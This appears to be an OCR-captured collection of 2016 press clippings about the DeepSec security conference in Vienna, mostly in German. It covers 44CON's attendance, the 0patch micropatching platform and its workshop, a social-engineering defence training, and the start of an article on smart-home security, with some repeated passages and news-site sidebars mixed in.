
Datum: 26.10.2016

Autor: Emma Verity

We are delighted to announce that we will once again be attending DeepSec this year! DeepSec will take place at The Imperial Riding School Vienna on the 10th & 11th November and, once again, they have some great talks – check them out for yourself.

This year we will be running an exclusive survey for DeepSec attendees. So for your chance to WIN a ticket to 44CON 2017 make sure you pick up a flyer or visit the crew in our blue t-shirts for more details.

We look forward to seeing many of you there.


Secure https://44con.com/2016/10/26/44con-at-deepsec-2016/
Apps
The Use of the Ap...
YouTube to mp3 C...
Grammarphobia
Photogramio
Linguee
YouTube
my Dropbox
Dropbox - für Sanna
Videos
Attending
Sponsors
Talks
Training
In The Press
Previous Events
44CON
44CON 2017
13-15 September 2017
ILEC Conference Centre
44CON at DeepSec 2016
We are delighted to announce that we will once again be attending DeepSec this year! DeepSec will take place at The Imperial Riding School Vienna on the 10th & 11th November and, once again, they have some great talks – check them out for yourself.
DEEPSEC
This year we will be running an exclusive survey for DeepSec attendees. So for your chance to WIN a ticket to 44CON 2017 make sure you pick up a flyer or visit the crew in our blue t-shirts for more details.
We look forward to seeing many of you there.
Search ...
44CON 2017 CFP OPENS
44CON 2017
February 2nd, 2017
8
days to go.
EARLY BIRD TICKETS
Follow

http://www.finanzen.net/nachricht/aktien/0patch-Sicherheitsupdates-mit-Selbstheilung-DeepSec-und-ACROS-Security-stellen-Plattform-fuer-Mikropatches-vor-5125031

0patch - Sicherheitsupdates mit Selbstheilung - DeepSec und ACROS Security stellen Plattform für Mikropatches vor

Datum: 10.10.2016
Autor: René Pfeiffer

Wien (pts019/10.10.2016/12:30) - Werden Sicherheitslücken in Computeranwendungen veröffentlicht, beginnt sofort das bange Warten bei Anwendern. Egal, ob es sich um Software für das eigene Netzwerk, Online-Applikationen oder Apps für Mobilgeräte handelt, man wird sich rasch über die eigene Anfälligkeit von Anbietern im Klaren. Die Nervosität steigt. Wann wird der Hersteller die Sicherheitsupdates publizieren? Gibt es bis zu diesem Zeitpunkt Maßnahmen, um das Risiko zu verringern? Alternativ, wie lange kann man ohne eine bestimmte Software auskommen?

Die Antworten auf diese Frage sind der zentrale Punkt im Sicherheitsmanagement. Einige Firmen haben für ihre Produkte feste Termine für Sicherheitsupdates eingeführt. Dennoch finden gelegentlich außerplanmäßige Updates statt während mancher Hersteller durchaus Jahre darauf warten lässt. Dabei geht es bis jetzt nur um Anwendungen, die noch einen Hersteller oder einen Supportvertrag besitzen. Was passiert mit vererbten Programmen, die niemand mehr wartet? Eine mögliche Antwort ist 0patch, eine Plattform für sogenannte Mikropatches im Live-Betrieb.

Mikropatches als Notfallmanagement

Entgegen der verbreiteten Erwartungshaltung, dass ein Patches nur von einem Hersteller durchgeführt werden kann, ist es möglich Applikationen sowohl zur Laufzeit als auch mit einer kurzen Unterbrechung zu verändern. Da publizierte Schwachstellen ohnehin gründlich von Sicherheitsforschern dokumentiert sind, lassen sich auf Basis dieser Informationen Mikropatches kreieren, die direkt zur Ausschaltung der Lücke dienen. Das System nennt sich 0patch. Es wurde von Sicherheitsexperten entwickelt, die seit mehr als 15 Jahren im Rahmen von Tests in Netzwerke einbrechen. Bei solchen Attacken muss man ebenso Code einschleusen, also eben auch Mikropatches anwenden. Jedes Ausnutzen von Sicherheitslücken basiert auf diesem Prinzip. 0patch ist vereinfacht genau das Gegenteil davon.

"Unsere Technologie, 0patch genannt, entstand aus der Frustration über die Tatsache, dass sich in 15 Jahren nichts daran geändert hat, das Einbrechen in Netzwerke schwieriger zu gestalten", so Mitja Kolsek, der Geschäftsführer von ACROS Security. Mit der Mikropatch Plattform gibt es einen Anreiz für Forscher Lücken gut zu dokumentieren, um Patches zu entwerfen. Im Gegenzug bekommen sie von den Anwendern der Mikropatches einen Aufwandsausgleich. Kolsek sagt weiter, dass das Patchen von Software nicht sehr innovativ klingt, jedoch sei genau dieser Prozess nach wie vor einer der größten wunden Punkte in der IT-Sicherheit.

Das System bietet reichaltige Erweiterungen, da man in der IT-Sicherheitsforschung Konzepte testet, die automatisch Lücken in Code finden und entsprechende Mikropatches vorschlagen. Man könnte solche Technologien auch in den Quality Assurance Prozess einbauen.

Moderner Schutz für digitale Altlasten

Man redet nicht gerne darüber, aber in fast jeder Infrastruktur finden sich digitale Altlasten in Form von alten Anwendungen oder Softwarepaketen, die nicht mehr gepflegt werden. In den Zeiten der Mainframes hat man diesen Code mit Kompatibilitätsschichten einfach mitgenommen. Das geschieht auch ohne raumfüllende Rechner immer noch. Gerade für diese Applikationen ist die 0patch Plattform extrem interessant. Mit Hilfe der Patches lassen sich auch ganz ohne Unterstützung eines Herstellers Sicherheitslücken schließen. Diese Wahl ist allemal vorteilhafter als zu hoffen, dass der Blitz besser woanders einschlägt.

Premiere in Europa: Workshop 0patch Plattform für Anwender

Im Rahmen ihres 10. Geburtstags bietet die DeepSec In-Depth Security Konferenz ihren Teilnehmern hochkarätige Trainings an. Unter anderem gibt es den Workshop "Do-It-Yourself Patching: Writing Your Own Micropatch", gehalten von Mitja Kolsek und Entwicklern von 0patch. Es ist eine Schulung mit Beispielen aus der Praxis. Man lernt wie man inoffizielle Mikropatches auf Basis von echten Sicherheitslücken erstellt und richtig anwendet, auch auf Programme im laufenden Betrieb. Der Fokus liegt auf Software für Microsoft® Windows, es gibt aber Beispiele für alle Plattformen. Der Inhalt ist gleichermaßen für Sicherheitsforscher und Anwender aus IT Abteilungen gedacht. Software-Entwickler sind ebenso herzlich eingeladen, teilzunehmen, um das System kennenzulernen. Immerhin kann ein Mikropatch sowohl Herstellern als auch Kunden wertvolle Zeit ersparen und Unsicherheiten vermeiden.

Jährliches Treffen internationaler renommierter Sicherheitsexperten in Wien

Die Themen der diesjährigen DeepSec reichen von WLAN Angriffen, dem Beheben von Sicherheitslücken durch Patches, Kryptografie, gezielte Attacken auf Apples iPhone und IoT Geräte, Windows PowerShell für Angreifer/Verteidigerinnen, Netzwerktechnologie, sicherer Webanwendungsentwicklung bis hin zu Social Engineering. Internationale Trainer bringen ihre Expertise ins Herz Europas. Damit ergibt sich eine einmalige Chance für Weiterbildung. Dazu kommen zwei Tage Konferenz gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug.
Das komplette Programm ist unter https://deepsec.net/schedule.html online. Aktuelle Artikel rund um Informationssicherheit und DeepSec Events finden Sie auch in unserem Blog: http://blog.deepsec.net
Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.

10.10.2016 13:00 Bewerten ☆☆☆☆☆ (0) 0 Kommentare

0patch - Sicherheitsupdates mit Selbstheilung - DeepSec und ACROS Security stellen Plattform für Mikropatches vor

0 KOMMENTARE
Kommentar schreiben

TOP THEMEN HEUTE
Deutsche Bank-Aktie an DAX-Spitze: Institut denkt wohl über Teilbörsengang der Fondstochter nach
Hier stimmt was nicht! Électricité de France - Ganz schön verstrahlt
10 Fakten zum Mittwochshandel an der Börse

Wien (pts019/10.10.2016/12:30) - Werden Sicherheitslücken in Computeranwendungen veröffentlicht, beginnt sofort das bange Warten bei Anwendern. Egal, ob es sich um Software für das eigene Netzwerk, Online-Applikationen oder Apps für Mobilgeräte handelt, man wird sich rasch über die eigene Anfälligkeit von Anbietern im Klaren. Die Nervosität steigt. Wann wird der Hersteller die Sicherheitsupdates publizieren? Gibt es bis zu diesem Zeitpunkt Maßnahmen, um das Risiko zu verringern? Alternativ, wie lange kann man ohne eine bestimmte Software auskommen?

Die Antworten auf diese Frage sind der zentrale Punkt im Sicherheitsmanagement. Einige Firmen haben für ihre Produkte feste Termine für Sicherheitsupdates eingeführt. Dennoch finden gelegentlich außerplanmäßige Updates statt während mancher Hersteller durchaus Jahre darauf warten lässt. Dabei geht es bis jetzt nur um Anwendungen, die noch einen Hersteller oder einen Supportvertrag besitzen. Was passiert mit vererbten Programmen, die niemand mehr wartet? Eine mögliche Antwort ist 0patch, eine Plattform für sogenannte Mikropatches im Live-Betrieb.

Mikropatches als Notfallmanagement

Entgegen der verbreiteten Erwartungshaltung, dass ein Patches nur von einem Hersteller durchgeführt werden kann, ist es möglich Applikationen sowohl zur Laufzeit als auch mit einer kurzen Unterbrechung zu verändern. Da publizierte Schwachstellen ohnehin gründlich von Sicherheitsforschern dokumentiert sind, lassen sich auf Basis dieser Informationen Mikropatches kreieren, die direkt zur Ausschaltung der Lücke dienen. Das System nennt sich 0patch. Es

NEWSSUCHE
Suchtext oder TT.MM.JJJJ GO

INSIDE Anzeige
UBS: Allianz SE: Der Aufwärtstrend bleibt intakt
Commerzbank: Gefährliche Lage am US-Aktienmarkt! Hieran erkennen Sie das Risiko!
BNP Paribas: MÄRKTE AM MORGEN |

wurde von Sicherheitsexperten entwickelt, die seit mehr als 15 Jahren im Rahmen von Tests in Netzwerke einbrechen. Bei solchen Attacken muss man ebenso Code einschleusen, also eben auch Mikropatches anwenden. Jedes Ausnutzen von Sicherheitslücken basiert auf diesem Prinzip. 0patch ist vereinfacht genau das Gegenteil davon.

"Unsere Technologie, 0patch genannt, entstand aus der Frustration über die Tatsache, dass sich in 15 Jahren nichts daran geändert hat, das Einbrechen in Netzwerke schwieriger zu gestalten", so Mitja Kolsek, der Geschäftsführer von ACROS Security. Mit der Mikropatch Plattform gibt es einen Anreiz für Forscher Lücken gut zu dokumentieren, um Patches zu entwerfen. Im Gegenzug bekommen sie von den Anwendern der Mikropatches einen Aufwandsausgleich. Kolsek sagt weiter, dass das Patchen von Software nicht sehr innovativ klingt, jedoch sei genau dieser Prozess nach wie vor einer der größten wunden Punkte in der IT-Sicherheit.

Das System bietet reichaltige Erweiterungen, da man in der IT-Sicherheitsforschung Konzepte testet, die automatisch Lücken in Code finden und entsprechende Mikropatches vorschlagen. Man könnte solche Technologien auch in den Quality Assurance Prozess einbauen.

Moderner Schutz für digitale Altlasten

Man redet nicht gerne darüber, aber in fast jeder Infrastruktur finden sich digitale Altlasten in Form von alten Anwendungen oder Softwarepaketen, die nicht mehr gepflegt werden. In den Zeiten der Mainframes hat man diesen Code mit Kompatibilitätsschichten einfach mitgenommen. Das geschieht auch ohne raumfüllende Rechner immer noch. Gerade für diese Applikationen ist die 0patch Plattform extrem interessant. Mit Hilfe der Patches lassen sich auch ganz ohne Unterstützung eines Herstellers Sicherheitslücken schließen. Diese Wahl ist allemal vorteilhafter als zu hoffen, dass der Blitz besser woanders einschlägt.

Premiere in Europa: Workshop 0patch Plattform für Anwender

Im Rahmen ihres 10. Geburtstags bietet die DeepSec In-Depth Security Konferenz ihren Teilnehmern hochkarätige Trainings an. Unter anderem gibt es den Workshop "Do-It-Yourself Patching: Writing Your Own Micropatch", gehalten von Mitja Kolsek und Entwicklern von 0patch. Es ist eine Schulung mit Beispielen aus der Praxis. Man lernt wie man inoffizielle Mikropatches auf Basis von echten Sicherheitslücken erstellt und richtig anwendet, auch auf Programme im laufenden Betrieb. Der Fokus liegt auf Software für Microsoft® Windows, es gibt aber Beispiele für alle Plattformen. Der Inhalt ist gleichermaßen für Sicherheitsforscher und Anwender aus IT Abteilungen gedacht. Software-Entwickler sind ebenso herzlich eingeladen, teilzunehmen, um das System kennenzulernen. Immerhin kann ein Mikropatch sowohl Herstellern als auch Kunden wertvolle Zeit ersparen und Unsicherheiten vermeiden.

Jährliches Treffen internationaler renommierter Sicherheitsexperten in Wien

Die Themen der diesjährigen DeepSec reichen von WLAN Angriffen, dem Beheben von Sicherheitslücken durch Patches, Kryptografie, gezielte Attacken auf Apples iPhone und IoT Geräte, Windows PowerShell für Angreifer/Verteidigerinnen, Netzwerktechnologie, sicherer Webanwendungsentwicklung bis hin zu Social Engineering. Internationale Trainer bringen ihre Expertise ins Herz Europas. Damit ergibt sich eine einmalige Chance für Weiterbildung.

Dazu kommen zwei Tage Konferenz gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug. Das komplette Programm ist unter https://deepsec.net/schedule.html online. Aktuelle Artikel rund um

MDAX und SDAX mit Rekord – was macht der DAX?
Vontobel: Attraktive Bonus Cap-Zertifikate
HSBC: USD/MXN (Monthly) - Läuft (langsam) heiß
DZ BANK – DAX: Warten auf das charttechnische Signal
Morning Call zum DAX vom 25.01.2017
DekaBank: Wochenvorschau vom 23. Januar 2017 bis 29. Januar 2017

NEWS VON BÖRSE ONLINE
Unterbewertet: Deutschlands günstigste Aktien - Welche Sie jetzt kaufen sollten
Wirecard-Aktie, Pfeiffer Vaccum und Co.: Der TecDax im großen Chartcheck
SAP-Aktie, Bayer und Co.: Die Dax-Favoriten der Analysten für 2017
Dax 30: Neues Kaufsignal durch Rekorde an US-Börsen
SAP-Aktie nach den Zahlen: Was Anleger jetzt tun sollten

NEWS VON BUSINESS INSIDER
Der Euro notiert gegenüber dem Dollar viel zu niedrig - verraten die Big Mac Preise
Ex-Apple-Ingenieur: "Apples goldene Zeit ist vorbei - und Tim Cook ist Schuld daran"
Ökonom ist entsetzt: Trumps Idee ist seit 200 Jahren widerlegt
Spekulanten sind zurück: Diese Zockerei könnte die Immobilienbranche wieder an den Abgrund führen
Google-Ingenieur bewertete monatelang schlechte USB-Kabel bei Amazon - bis das Unternehmen sie verboten hat

HEUTE IM FOKUS

DAX sehr stark -- ifo-Geschäftsklima trübt sich ein -- Deutsche Bank denkt wohl über Teilbörsengang der Fondstochter nach -- Intesa Sanpaolo, Generali, Alcoa, Texas Instruments im Fokus

Trump übersieht bei seiner Job-Initiative etwas Wichtiges. Österreich schmiedet Allianz gegen deutsche Pkw-Maut. Datagroup profitiert vom Cloudgeschäft. USA und Mexiko sprechen über Beziehungen - Trump kündigt Mauerbau an. Cisco schnappt sich Softwarehersteller AppDynamics. Hyundai mit deutlichem Gewinnrückgang.

NACHRICHTEN

Aktien | Alle

13:09 Uhr MÄRKTE EUROPA/DAX auf Jahreshoch - Europa hinkt hinterher
13:08 Uhr IRW-News: Rainy Mountain Royalty Corp. : Rainy Mountain meldet Bezugsrechtsangebot

Informationssicherheit und DeepSec Events finden Sie auch in unserem Blog: http://blog.deepsec.net

Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.

(Ende)

Aussender: DeepSec GmbH Ansprechpartner: René Pfeiffer Tel.: +43-676-5626390 E-Mail: deepsec@deepsec.net Website: deepsec.net

Quelle: http://www.pressetext.com/news/20161010019

(END) Dow Jones Newswires

October 10, 2016 06:30 ET (10:30 GMT)- - 06 30 AM EDT 10-10-16

13:07 Uhr	Mit Dienstausweis auf Rechten-Demo: Kündigung von Busfahrer unwirksam
13:03 Uhr	Jeder zweite Onliner setzt auf das Internet - als Einrichtungsberater, Eventplaner oder Automobil-Experten
13:03 Uhr	Globales Ranking: Traditionelle Marken verlieren weltweit Anschluss an digitale Wettbewerber / Relevante Marken spielen eine immer wichtigere Rolle im Leben der Menschen
13:03 Uhr	Steuerlicher Rechnungszins muss angepasst werden
13:02 Uhr	OTS: CardProcess GmbH / VR pay für den Handel / Genossenschaftlicher ...
13:01 Uhr	Stimmungsdämpfer für Wirtschaft - Ökonomen geben Trump Schuld

TOP-RANKINGS

KW 3: Analysten-Flops der Woche

Diese Aktien stehen auf den Verkauflisten der Experten

Jetzt durchklicken

KW 3: Analysten-Tops der Woche

Diese Aktien stehen auf den Kauflisten der Experten

Jetzt durchklicken

Die 10 heißesten Debüts der Detroit Motor Show 2017

Diese 10 Automobil Neuheiten gibt es bei der Detroit Auto Show 2017

Jetzt durchklicken

DIE 5 BELIEBTESTEN TOP-RANKINGS

Die 10 heißesten Debüts der Detroit Motor Show 2017

Diese 10 Automobil Neuheiten gibt es bei der Detroit Auto Show 2017

Jetzt durchklicken

Die 10 teuersten Aktien 2017

Diese 10 Aktien kann sich nicht jeder Investor leisten

Jetzt durchklicken

Unter 20.000 Euro: Die günstigsten Autos 2017

So günstig kommt an an 4 Räder?

Jetzt durchklicken

Kohle satt

Das sind die bestbezahlten Sportler aller Zeiten

Jetzt durchklicken

Die 12 toten Topverdiener 2015

Diese Legenden sind die bestbezahlten Toten der Welt

Jetzt durchklicken

mehr Top Rankings

UMFRAGE

Am Freitag wurde Donald Trump in das Amt des US-Präsidenten eingeführt. Wsas halten Sie von dem Republikaner?

- Ich glaube Trump wird noch viele positiv überraschen.
- Ich denke der Republikaner wird in der Weltpolitik noch für viel Unsicherheit sorgen.
- Ich halte Donald Trump für unberechenbar und weiß nicht, was ich von ihm halten soll.

Direkt zu den Ergebnissen Abstimmen

http://www.computerwelt.at/news/detail/artikel/117957-10-deepsec-security-konferenz-mit-fokus-auf-social-engineering/

10. DeepSec Security-Konferenz mit Fokus auf Social-Engineering

Datum: 07.10.2016

Autor: Klaus Lorbeer

Social-Engineering bleibt gefährlichste Bedrohung für Unternehmen.
DeepSec bietet Workshop zur Abwehr sozialer Manipulation als Teil der IT an.
Workshops auf der DeepSec sollen Mitarbeitern eines Unternehmens helfen, Bedrohungen aktiv abzuwehren.Workshops auf der DeepSec sollen Mitarbeitern eines Unternehmens helfen, Bedrohungen aktiv abzuwehren.

Verfolgt man die Nachrichten zum Thema Informationssicherheit, so kommt man aus den Superlativen nicht mehr heraus. Millionen von Passwörtern wurden gestohlen. Hunderttausende von Kameras wurden plötzlich zu Erpressungswerkzeugen. Unzählige Daten wurden unberechtigt kopiert. Oft landet man nach wenigen Absätzen bei technischen Lösungen, die diesen Einbrüchen Einhalt gebieten sollen. Man vergisst dabei, dass man heutzutage hermetisch verschlossene Türen mit einem Telefonanruf oder einer E-Mail-Nachricht öffnen kann. Laut einer Publikation der britischen "Federation of Small Businesses" fallen fast 50 Prozent der Angriffe auf Social-Engineering, sprich auf Manipulation sozialer Interaktion, zurück. Teure Investitionen in technische Abwehrmaßnahmen bleiben damit völlig wirkungslos.

Bloßes Sicherheitsbewusstsein hilft längst nicht mehr

Ansätze zur Abwehr von Attacken auf die Schwachstelle Mensch haben sich in der Vergangenheit auf Schulungen des Sicherheitsbewusstseins (oder englisch Awareness) fokussiert. Das ist in der modernen Geschäftswelt zu wenig. Das Wissen um solche Gefahren ist bereits vorhanden. Gegenmaßnahmen müssen jetzt sehr viel konkreter werden. Mitarbeiterinnen und Mitarbeiter müssen die Methoden ihrer Gegner verstehen, erkennen und eigenständig abwenden können. Diese Kompetenz erreicht man mit der Beschränkung auf ein Sicherheitsbewusstsein nicht. Man kann die Analogie der Brandbekämpfung zur Verdeutlichung bemühen.

Das Wissen um einen möglichen Brand am Arbeitsplatz nützt wenig, wenn niemand im Krisenfall einen Feuerlöscher verwenden darf oder kann. Alle klassischen Schulungen zur Abwehr von Social-Engineering gehen nur bis zur Entdeckung des Brandherds. Was danach geschehen muss, wird leider oft nicht diskutiert. Genau an dieser Stelle muss die Ausbildung konkret werden, sonst trägt sie nicht zum Schutz des Unternehmens bei.

Social-Engineering ist das Stiefkind der Informationssicherheit

Die Tragweite von Attacken gegen die Psyche der Mitarbeiterinnen und Mitarbeiter wird stark unterschätzt. Während technische Lösungen durch ihre Komplexität große Wirksamkeit vortäuschen, wirken Betrachtungen zu Gewohnheiten, Kommunikationsstile, Urlaubsabwesenheiten, interne Firmenfeiern, dem Gang zum täglichen Mittagessen oder Aktivitäten nach dem Feierabend geradezu banal. Jedwedes Stück Information ist ein Baustein im Plan der Angreifer. Das ist sehr leicht zu formulieren, aber man muss Gegenmaßnahmen als vollständige Kampagne aufbauen. Richtlinien für den Umgang mit Fremden und sensiblen Informationen gibt es oft. Auch die IT-Abteilung ist eingeweiht.

Aber man muss die einzelnen Teile verbinden und ein Netz um die Schwachstellen menschlicher Kommunikation im Büroalltag legen, sonst bleibt die beste Brandschutzvorrichtung ohne Wirkung. Das Personal sollte nicht als Risiko, sondern als Teil der Sicherheitsarchitektur des Unternehmens betrachtet werden. Jeder Mensch kann ein Opfer von Social-Engineering-Attacken werden - das ist keine Schande. Wichtig ist, dass es Möglichkeiten gibt, über die Mitarbeiterinnen und Mitarbeiter anonym Schwächen melden können. Wenn alle an einem Strang ziehen sollen, so muss die Schwelle für die Mitarbeit gerade im Sicherheitsbereich möglichst niedrig liegen.

Hands-on Workshop mit praktischen Übungen

Im Rahmen der 10. DeepSec In-Depth-Security- Konferenz wurde deshalb ein Fokus auf Social-Engineering und dessen Abwehr gelegt. Im Programm sind nicht nur Vorträge zu diesem Thema. Es gibt ein Training von zwei Expertinnen auf diesem Gebiet. Cyni Winegard und Bethany Ward werden in zwei Tagen konkrete Szenarien vorstellen und mit den Teilnehmern durchspielen. Es soll nicht nur Bewusstsein geschaffen, sondern es sollen auch mit praktischen Beispielen und Rollenspielen Erfahrungen aufgebaut werden, die sich in die eigenen Gewohnheiten einbauen lassen. Alle Beispiele werden auf die Fähigkeiten der Teilnehmerinnen und Teilnehmer und auf die Schwächen der Ziele zugeschnitten - ganz so wie im Berufsleben.

Der Workshop Penetration Testing Humans verhilft zu einer echten Raumverteidigung der menschlichen Psyche. Die Trainerinnen bringen ihre Erfahrungen aus vielen Jahren Sicherheitstests ein und konfrontieren die Teilnehmer mit echten Dialogen und Aktionen aus erfolgreichen Angriffen.

Das komplette Programm ist unter https://deepsec.net/schedule.html online. Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Die DeepSec-Konferenz findet im Hotel "The Imperial Riding School Vienna - A Renaissance Hotel" in der Ungargasse 60 im dritten Wiener Gemeindebezirk statt.

Computerwelt: Aktuelle IT-News Osterreich

07.10.2016 *Klaus Lorbeer/pi*

10. DeepSec Security-Konferenz mit Fokus auf Social-Engineering

Social-Engineering bleibt gefährlichste Bedrohung für Unternehmen.DeepSec bietet Workshop zur Abwehr sozialer Manipulation als Teil der IT an.

DEEPSEC

Verfolgt man die Nachrichten zum Thema Workshops auf der DeepSec sollen Mitarbeitern eines Unternehmens helfen, Bedrohungen aktiv abzuwehren.
© DeepSec GmbH

Informationssicherheit, so kommt man aus den Superlativen nicht mehr heraus. Millionen von Passwörtern wurden gestohlen. Hunderttausende von Kameras wurden plötzlich zu Erpressungswerkzeugen. Unzählige Daten wurden unberechtigt kopiert. Oft landet man nach wenigen Absätzen bei technischen Lösungen, die diesen Einbrüchen Einhalt gebieten sollen. Man vergisst dabei, dass man heutzutage hermetisch verschlossene Türen mit einem Telefonanruf oder einer E-Mail-Nachricht öffnen kann. Laut einer Publikation der britischen "Federation of Small Businesses" fallen fast 50 Prozent der Angriffe auf Social-Engineering, sprich auf Manipulation sozialer Interaktion, zurück. Teure Investitionen in technische Abwehrmaßnahmen bleiben damit völlig wirkungslos.

Bloßes Sicherheitsbewusstsein hilft längst nicht mehr

Ansätze zur Abwehr von Attacken auf die Schwachstelle Mensch haben sich in der Vergangenheit auf Schulungen des Sicherheitsbewusstseins (oder englisch Awareness) fokussiert. Das ist in der modernen Geschäftswelt zu wenig. Das Wissen um solche Gefahren ist bereits vorhanden. Gegenmaßnahmen müssen jetzt sehr viel konkreter werden. Mitarbeiterinnen und Mitarbeiter müssen die Methoden ihrer Gegner

verstehen, erkennen und eigenständig abwenden können. Diese Kompetenz erreicht man mit der Beschränkung auf ein Sicherheitsbewusstsein nicht. Man kann die Analogie der Brandbekämpfung zur Verdeutlichung bemühen.

Das Wissen um einen möglichen Brand am Arbeitsplatz nützt wenig, wenn niemand im Krisenfall einen Feuerlöscher verwenden darf oder kann. Alle klassischen Schulungen zur Abwehr von Social-Engineering gehen nur bis zur Entdeckung des Brandherds. Was danach geschehen muss, wird leider oft nicht diskutiert. Genau an dieser Stelle muss die Ausbildung konkret werden, sonst trägt sie nicht zum Schutz des Unternehmens bei.

Social-Engineering ist das Stiefkind der Informationssicherheit

Die Tragweite von Attacken gegen die Psyche der Mitarbeiterinnen und Mitarbeiter wird stark unterschätzt. Während technische Lösungen durch ihre Komplexität große Wirksamkeit vortäuschen, wirken Betrachtungen zu Gewohnheiten, Kommunikationsstile, Urlaubsabwesenheiten, interne Firmenfeiern, dem Gang zum täglichen Mittagessen oder Aktivitäten nach dem Feierabend geradezu banal. Jedwedes Stück Information ist ein Baustein im Plan der Angreifer. Das ist sehr leicht zu formulieren, aber man muss Gegenmaßnahmen als vollständige Kampagne aufbauen. Richtlinien für den Umgang mit Fremden und sensiblen Informationen gibt es oft. Auch die IT-Abteilung ist eingeweiht.

Aber man muss die einzelnen Teile verbinden und ein Netz um die Schwachstellen menschlicher Kommunikation im Büroalltag legen, sonst bleibt die beste Brandschutzvorrichtung ohne Wirkung. Das Personal sollte nicht als Risiko, sondern als Teil der Sicherheitsarchitektur des Unternehmens betrachtet werden. Jeder Mensch kann ein Opfer von Social-Engineering-Attacken werden - das ist keine Schande. Wichtig ist, dass es Möglichkeiten gibt, über die Mitarbeiterinnen und Mitarbeiter anonym Schwächen melden können. Wenn alle an einem Strang ziehen sollen, so muss die Schwelle für die Mitarbeit gerade im Sicherheitsbereich möglichst niedrig liegen.

Hands-on Workshop mit praktischen Übungen

Im Rahmen der 10. DeepSec In-Depth-Security- Konferenz wurde deshalb ein Fokus auf Social-Engineering und dessen Abwehr gelegt. Im Programm sind nicht nur Vorträge zu diesem Thema. Es gibt ein Training von zwei Expertinnen auf diesem Gebiet. Cyni Winegard und Bethany Ward werden in zwei Tagen konkrete Szenarien

vorstellen und mit den Teilnehmern durchspielen. Es soll nicht nur Bewusstsein geschaffen, sondern es sollen auch mit praktischen Beispielen und Rollenspielen Erfahrungen aufgebaut werden, die sich in die eigenen Gewohnheiten einbauen lassen. Alle Beispiele werden auf die Fähigkeiten der Teilnehmerinnen und Teilnehmer und auf die Schwächen der Ziele zugeschnitten - ganz so wie im Berufsleben.
Der Workshop Penetration Testing Humans verhilft zu einer echten Raumverteidigung der menschlichen Psyche. Die Trainerinnen bringen ihre Erfahrungen aus vielen Jahren Sicherheitstests ein und konfrontieren die Teilnehmer mit echten Dialogen und Aktionen aus erfolgreichen Angriffen.
Das komplette Programm ist unter https://deepsec.net/schedule.html online. Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Die DeepSec-Konferenz findet im Hotel "The Imperial Riding School Vienna - A Renaissance Hotel" in der Ungargasse 60 im dritten Wiener Gemeindebezirk statt.

http://www.baulinks.de/webplugin/2016/1434.php4

Werden Smart Homes die „Schlachtfelder“ der Zukunft?

Datum: 30.09.2016

Autor: Redaktion

Das Internet der Dinge (Internet of Things; IoT) steht vor der Tür, und viele Unternehmen sowie Privatpersonen haben es auch schon hereingelassen - oft aber, ohne sich Gedanken über die Konsequenzen zu machen. Denn mit einem falschen Fortschrittsverständnis öffnet man so unter Umständen Angreifern alle Tore, Türen und Fenster.

